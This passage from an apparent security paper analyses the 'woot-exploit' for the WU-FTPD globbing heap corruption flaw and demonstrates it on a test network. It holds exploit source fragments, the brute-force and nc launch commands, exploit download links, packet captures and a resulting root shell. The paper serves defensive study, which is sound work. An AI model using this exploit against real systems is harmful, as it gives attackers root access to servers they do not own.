The exploit has now succeeded in overwriting a memory location with a pointer to arbitrary code placed on the heap by the attacker. If the operating system attempts to execute the overwritten memory location, the arbitrary code inserted by the attacker will be executed with the privileges of the FTP server (usually root).



Figure 2.5: The memory location is overwritten with a pointer to malicious code

This section outlined the general steps that could be taken to exploit this vulnerability. The next section examines exploit code that has been written to perform this exploit and obtain a root shell on a target FTP server.

5. Exploiting the Vulnerability: A Specific Implementation

i. Introduction

This section of the paper analyzes in detail the "woot-exploit" written by zen-parse to exploit the WU-FTP File Globbing Heap Corruption Vulnerability. This exploit was first published several days after the vulnerability was made public.

This exploit follows the steps above to gain a root shell on the target system. It inserts shellcode on the heap, and crafts memory chunks that, when freed, will overwrite the memory location containing the syslog pointer with a pointer to the shellcode. When the FTP server attempts to write to the syslog (which it does immediately following the exploit) it instead executes the shellcode and provides the attacker with a root shell.

The exploit needs 3 memory addresses in order to successfully compromise a vulnerable system:

1) The memory location where the crafted memory chunks (see step 2 of the previous section) should be placed on the target system's heap.
2) The memory location where the shellcode should be placed on the target system's heap.
3) The memory location which should be overwritten to point to the shellcode on the target system's heap (in this case, the memory location where the pointer to the syslog executable code is kept).

The second and third memory locations can be ascertained simply by determining the version of the target FTP server. As a result, these values are hard-coded into the exploit code.
The first value, however, is unique for a given instance of the FTP server. The exploit uses a "brute force" approach to determining this memory location – it logs on to the target FTP server and attempts the exploit numerous times until it identifies the correct memory location. It then saves the memory location to disk so that the attacker can run the exploit with all three required values and gain root access to the target system.

ii. woot-exploit – Step By Step

The steps taken by the woot-exploit will now be addressed in detail. The discussion will be supplemented by exploit source code and diagrams to illustrate the steps that the exploit code is taking to compromise the target FTP server.

The full source code for this exploit can be downloaded from
http://crash.ihug.co.nz/~Sneuro/woot-exploit.tar.gz or
http://www.warwickwebb.net/SANS/woot-exploit.tar.gz.

1) The attacker first runs "forcer", which connects to the target FTP server and uses a "brute force" approach to determine the address of the memory chunk that will be freed as a result of the user string '~{'. The other two memory addresses are dependant on the version of the FTP server being attacked, and are hard-coded in the exploit code. For the purpose of this explanation, the following memory locations will be used by the exploit code:
    - Address to overwrite (syslog pointer): 0x806f77c
    - Address of shellcode: 0x80832c0
    - Address of memory chunk to free: 0x80952c8

2) The attacker runs "woot-exploit" and provides these three memory locations as arguments.

3) A buffer "buf" is initialized with a bogus password (http://mp3.com/cosv) followed by the memory location of the specially crafted memory chunk (which will be created in a later step). "buf" now contains the following string:

buf	http://mp3.com/cosv 0x80952c8

4) A second buffer "buf2" is initialized with a long series of "noops". This buffer is then filled with a long series of carefully crafted memory chunks.

```
// initialize the message buffer with nops.
 memset(buf2,0x90,480);
.
.
.
// fill the buffer with chunks. overwrites the syslog call pointer with
// address of our shellcode.
 for(l=0;l<460;l+=16)
 {
  *(long*)&buf2[l+ 0]=0xffffffff0;
  *(long*)&buf2[l+ 4]=0xffffffff0;
   *(long*)&buf2[l+ 8]=v3;
   *(long*)&buf2[l+12]=v2;
 }
```

This "for" loop fills the second buffer with approximately 28 identical memory chunks with the following structure:



Figure 2.6: The malicious memory chunks are set up to overwrite the syslog pointer

5) The exploit code logs in to the FTP server. It provides the username "ftp" and then sends "buf" as the password. The password (including the appended memory address) is now stored on the heap. When the globlist pointer is later created by the FTP server, the uninitialized pointer will initially contain this memory address.
6) The exploit code, now logged on to the FTP server, sends the "SITE EXEC" command followed by the contents of "buf2". This places the specially crafted memory chunks on the heap.

```
// expand the heap a little, and put our special chunks on it
 // the expansion allows passing a check in malloc.c which otherwise
 // seg faults it. multiple chunks allow for bruteforcing approach.
 // did have shellcode here, but this allows more use of the buffer
 // for control chunks.
 sprintf(snd,"site exec %s AAAA\n",buf2);
 dosend(snd);
```

Figure 2.7: The special memory chunks are placed on the heap

7) The exploit code reinitializes "buf2" with a series of "noops", followed by the shellcode that will eventually be executed, giving the user root access to the target system. It then sends this shellcode to the FTP server, and it is placed on the heap.

```
// put shellcode into buffer.
 // need jmp at landing place because of unlink() garbaging of shellcode...
 // don't need so many jumps, but it makes a pretty pattern... ;]
 memset(buf2,0x90,480);
 for(l=2;l<(440-strlen(sc));l+=6){buf2[l]=0xeb;buf2[l+1]=0x18;}
 buf2[479-strlen(sc)]=0;
 strcat(buf2,sc);
 if(strcmp(argv[4],"real"))strcat(buf2,"/sbin/route"); // if not "real"
 else                      strcat(buf2,"/bin/////sh"); // if     "real"

 // put the shellcode in the input buffer.
 sprintf(snd,"        %s",buf2);
 dosend(snd);
```

Figure 2.8: The shellcode is placed on the heap

8) Finally, the exploit code sends the FTP server the command '**stat ~{**':

```
// fire magic command to server to make it bow to our will.
 sprintf(snd,"stat ~{\n");
 dosend(snd);
```

Figure 2.9: The special globbing characters are sent to the FTP server

9) As a result of this "stat" command, the following occurs:
   a. The FTP server creates a pointer "globlist" and calls the function ftpglob() to initialize "globlist" with the location of the results of the function call. Initially, "globlist" is set to whatever is on the heap (in this case, globlist is set to the memory location inserted by the attacker along with the password).
   b. ftpglob() does not handle the user supplied input (stat ~{) and returns without initializing "globlist".
   c. The FTP server attempts to free the memory pointed to by globlist. This memory was never allocated by malloc(), but instead contains the carefully crafted memory chunk inserted by the attacker with the "site exec" command in step 6.



Figure 2.10: The "globlist" pointer initially created by the FTP server now points to the specially crafted memory chunk inserted by the attacker.

   d. The operating system attempts to free the specially crafted memory chunk inserted by the attacker. It examines the adjacent memory chunk (an identical chunk inserted by the attacker) and determines that it is not in use. As a result, it attempts to remove the neighboring chunk from the "free memory list" by overwriting the memory location pointed to by "bk" with the memory location pointed to by "fd".
   The memory location that pointed to the syslog executable now points to the shellcode inserted by the attacker.



Figure 2.11 The operating system attempts to free the memory chunk on the right by linking the two memory locations pointed to by "fd" and "bk". As a result, it overwrites the pointer to the syslog executable code with a pointer to the attacker's shellcode.

e. The FTP server attempts to write to the syslog immediately after this exploit is run. However, instead of running the syslog code, the FTP server runs the shellcode inserted by the attacker.
The attacker now has a root shell on the target system.

E. The Exploit in Action

1. Network Setup

This exploit was run on a test network in order to demonstrate the steps that must be taken and the resulting network traffic and log file activity that is generated by this exploit. The following test network was used:



Figure 2.12: Test Network Configuration

2. Tools

All network traffic between the two hosts was captured on the attack machine with the network sniffer "Sniffit". In addition, Snort 1.8 was running on the target machine during the attack.

Note: In some cases, the network traffic presented in this paper has been truncated to conserve space and highlight important sections. For the complete Sniffit, Snort, and syslog log files captured during this attack, please download the file http://www.warwickwebb.net/SANS/attack.tar.

3. The Attack

The following steps were taken to successfully attack and exploit the WU-FTP daemon running on the target machine:

1) Unzip "woot-exploit.tar" and compile the attack tools:

```
[root@falcon woot-exploit]# make both
Making both forcer and exploit.
gcc -o woot-exploit woot-exploit.c
gcc -o forcer forcer.c
# Run forcer to brute force the address.
# I am assuming you have already changed the other offsets
```

2) This attack tool requires three memory addresses to successfully exploit the target system. Two of these memory addresses are dependant only on the target system's version of WU-FTP. The third memory address, however, is unique to the target system. As a result, the attacker must first run the "brute force" attack tool "forcer" to determine the third memory location. First, "forcer" is run to determine the correct arguments:

```
[root@falcon woot-exploit]# ./forcer
./forcer magic
./forcer <type> <addr>
1) RH7.0 - 2.6.1(1) Wed Aug 9 05:54:50 EDT 2000
2) RH7.2 - wu-2.6.1-18
3) Special wu-2.6.1(2)
4) Ver wu-2.6.1(1) Wed Jul 12 17:00:08 CEST 2000
```

(Note: Type 4 is not included by default with the exploit. This additional version information was added specifically for this demonstration, because the WU-FTP build installed on the target system was not included with the exploit tool. Instructions on how to create these additional version options are included with the attack tool).

3) The target system is running Wu-FTPD 2.6.1(1), compiled on July 12, 2000. As a result, we will run "forcer" with <type> 4.

```
[root@falcon woot-exploit]# ./forcer 4 10.193.111.4
```

```
++ Option #4 chosen.
++ Exploiting Ver wu-2.6.1(1) Wed Jul 12 17:00:08 CEST 2000
## Blasting over the range 0x8089ec0 to 0x80c96c0 for the chunk.
... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ...
 ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ..
. ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... .
.. ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ...
... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ...
 ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ..
. ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... ... .
.. ... ... ... Destination     Gateway         Genmask         Flags
Metric Ref    Use Iface
++ Command line magic will use:
(./woot-exploit 0x806f77c 0x80832c0 0x80952c8 real;cat)|nc -n
10.193.111.4 21

++ or
./forcer magic
++ Before you find another one.
```

The “forcer” tool uses “brute force” to determine the correct memory location in which to insert the special memory chunks on the target machine. It achieves this by running the exploit repeatedly against the target system until arbitrary code (in this case, the “route” command) can be successfully executed. When the “route” command succeeds, the “forcer” tool determines that it has found the correct memory location and writes this memory location to a file.

Network traffic captured by “sniffit” reveals that the “forcer” attack tool is running the complete exploit repeatedly against the system, changing only the memory location passed to the FTP server with the password:

```
Packet ID (from_IP.port-to_IP.port): 10.193.111.25.1699-10.193.111.4.21
 E . . . f N @ . @ . . . . . o . . . o . . . . . . J W . . . . o . . . . . y
 . . . . . . . . 1 . . " . . u s e r   f t p . p a s s   h t t p : / / m p 3
 . c o m / c o s v           . . . . . s i t e   e x e c   . . . . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . .
 . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . .
 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . .
 . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . .
 . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . .
 . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . .
 . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . .
 . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 .
 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p
 . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . .
 . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . .
 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . .
 . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . .
 . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . . .
 A A A A .                   . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . . .
 . . . . . . . . . . . . . . . . . . . . . . U . . 1 . 1 . 1 . . . . . . . .
 . . C ^ . ' . ^ . . . . . 1 . 1 . . = . . . . . / . . . ] . . . . U . . . .
 . . . M . . = . . . . . u . . M . . . . M . . U . . . 1 . . . . . . . . . .
 . . . / s b i n / r o u t e . . s t a t   ~ { . q u i t .
```

Figure 2.13: Unsuccessful “forcer” attack (captured by Sniffit)

In this demonstration, the "forcer" tool ran the complete exploit 484 times against the target system before it found the memory location that allowed the attack to succeed and the "route" command to be executed on the target host:

```
Packet ID (from_IP.port-to_IP.port): 10.193.111.25.2193-10.193.111.4.21
 E . . . . . @ . @ . . . . . o . . . o . . . . . . . . . ^ . . . . . .
 . . . . . z J . " . ' u s e r  f t p . p a s s  h t t p : / / m p 3
 . c o m / c o s v        . R . . . s i t e  e x e c  . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . .
 . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . .
 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . .
 . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . .
 . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . .
 . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . .
 . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . .
 . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 .
 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p
 . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . .
 . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . .
 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . .
 . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . .
 . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . . . . . .
 A A A A .                . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . .
 . . . . . U . . 1 . 1 . 1 . . . . . .
 . . C ^ . ' . ^ . . . . . 1 . 1 . . = . . . . . / . . . ] . . . U . . . . .
 . . . M . . = . . . . . u . . M . . . . M . . U . . . 1 . . . . . .
 . . . / s b i n / r o u t e . . s t a t  ~ { . q u i t .

.
.
. (Additional network data removed)
.

Packet ID (from_IP.port-to_IP.port): 10.193.111.4.21-10.193.111.25.2193
 E . . g _ . @ . @ . . O . . o . . . o . . . . . . ^ . . . . . . . . . . / .
 . . . . . " . H . . z k 2 2 1 - T h a n k  y o u  f o r  u s i n g
 t h e  F T P  s e r v i c e  o n  o r i o n . . .

.
.
. (Additional network data removed)
.


Packet ID (from_IP.port-to_IP.port): 10.193.111.4.21-10.193.111.25.2193
 E . . . _ . @ . @ . . . . . o . . . o . . . . . . ^ . . . . . . . . . . o
 . . . . . " . R . . z k K e r n e l  I P  r o u t i n g  t a b l e .
 D e s t i n a t i o n          G a t e w a y                 G e n m a s
 k                F l a g s  M e t r i c  R e f        U s e  I f a c
 e . 1 0 . 1 9 3 . 1 1 1 . 0        *                              2 5 5 .
 2 5 5 . 2 5 5 . 0       U          0           0                  0  e t
 h 1 . 2 1 6 . 1 9 . 1 4 1 . 0        *                            2 5 5
 . 2 5 5 . 2 5 5 . 0       U          0             0              0  e
 t h 0 . 1 2 7 . 0 . 0 . 0             *                            2 5
 5 . 0 . 0 . 0               U          0             0              0
 l o . d e f a u l t                    a t m - d s 3 - i n t e r f a  0 . 0
 . 0 . 0                  U G          0             0              0  e
 t h 0 .
```

Figure 2.14: Successful "forcer" attack (captured by Sniffit)

Once the forcer tool detects that the "route" command was executed successfully on the target host, it ceases the attack and saves the "successful" memory address to a file. This memory location, combined with the version number of the target WU-FTP daemon, is all the information the "woot-exploit" tool needs to successfully exploit the target system.

4) Armed with all the information needed to attack the target system, the attacker runs "forcer" again with the "magic" switch. This instructs "forcer" to read the memory location information gathered in step 3 and launch the attack on the target host:

```
[root@falcon woot-exploit]# ./forcer magic

(./woot-exploit 0x806f77c 0x80832c0 0x80952c8 real;cat)|nc -n
10.193.111.4 21
220 orion FTP server (Version wu-2.6.1(1) Wed Jul 12 17:00:08 CEST 2000)
ready.
331 Guest login ok, send your complete e-mail address as password.
230-The response 'http://mp3.com/cosv     ÈR      ' is not valid
230-Next time please use your e-mail address as your password
230-        for example: joe@skyhawk
230-
230-Welcome to Warwick's anonymous FTP server.
230-
230-
230-
230 Guest login ok, access restrictions apply.
200-
ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿ
ÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2
  ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿð
ÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷
Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿ
ÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷
  Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2                                    AAAA
200  (end of
'ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿ
ÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô
2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿ
ðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2□□ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷
 Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿ
ÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp
÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2 ðÿÿÿðÿÿÿp÷ Ô2                                    AAAA')
500 '
  ë     ë       ë       ë       ë       ë       ë       ë       ë
      ë       ë       ë       ë       ë       ë       ë       ë
    ë       ë       ë       ë       ë       ë       ë       ë
  ë       ë       ë       ë       ë       ë       ë       ë
   ë       ë       ë       ë       ë       ë       ë       ë
 ë       ë     ë       ë       ë       ë       ë       ë       ë
    ë       ë       ë       ë       ë       ë       ë       ë
                                                          U‰å1À
```

```
1Û1É° Í€°.Í€ëC^°' ^    ±íÍ€1É1À°=Í€º../ÿ ] ± ‰U ƒÅ àø‰M °=Í€‰Ó‰u ‰M°
  M   UÍ€1À° Í€è¸ÿÿÿ/bin/////sh': command not understood.
221-You have transferred 0 bytes in 0 files.
221-Total traffic for this session was 3205 bytes in 0
transfers.
221-Thank you for using the FTP service on orion.
221 Goodbye.
id
uid=0(root) gid=0(root) groups=50(ftp)
```

The attacker now has a root shell on the system. This is confirmed by running the command "id", which indicates that the attacker is logged in as uid 0 (root).

The network traffic captured during this stage of the attack is almost identical to the final "brute force" attempt in step 3. Only the final command is different – the attack tool runs /bin/sh instead of /sbin/route:

```
Packet ID (from_IP.port-to_IP.port): 10.193.111.25.2200-10.193.111.4.21
 E . . . N . @ . @ . . . . . o . . . o . . . . . . ^ D A . . . . . . . = .
 . . . . . . . . . . . . # ^ . u s e r   f t p . p a s s   h t t p : / / m p 3
 . c o m / c o s v         . R . . . s i t e   e x e c   . . . . . . . . . .
 . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . .
 . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . .
 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . .
 . p . . . . 2 . . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . .
 . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . .
 . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . . . p . . .
 . . 2 . . . . . . . . . . . . . . . p . . . . 2 . . . . . . . . . . . . . .
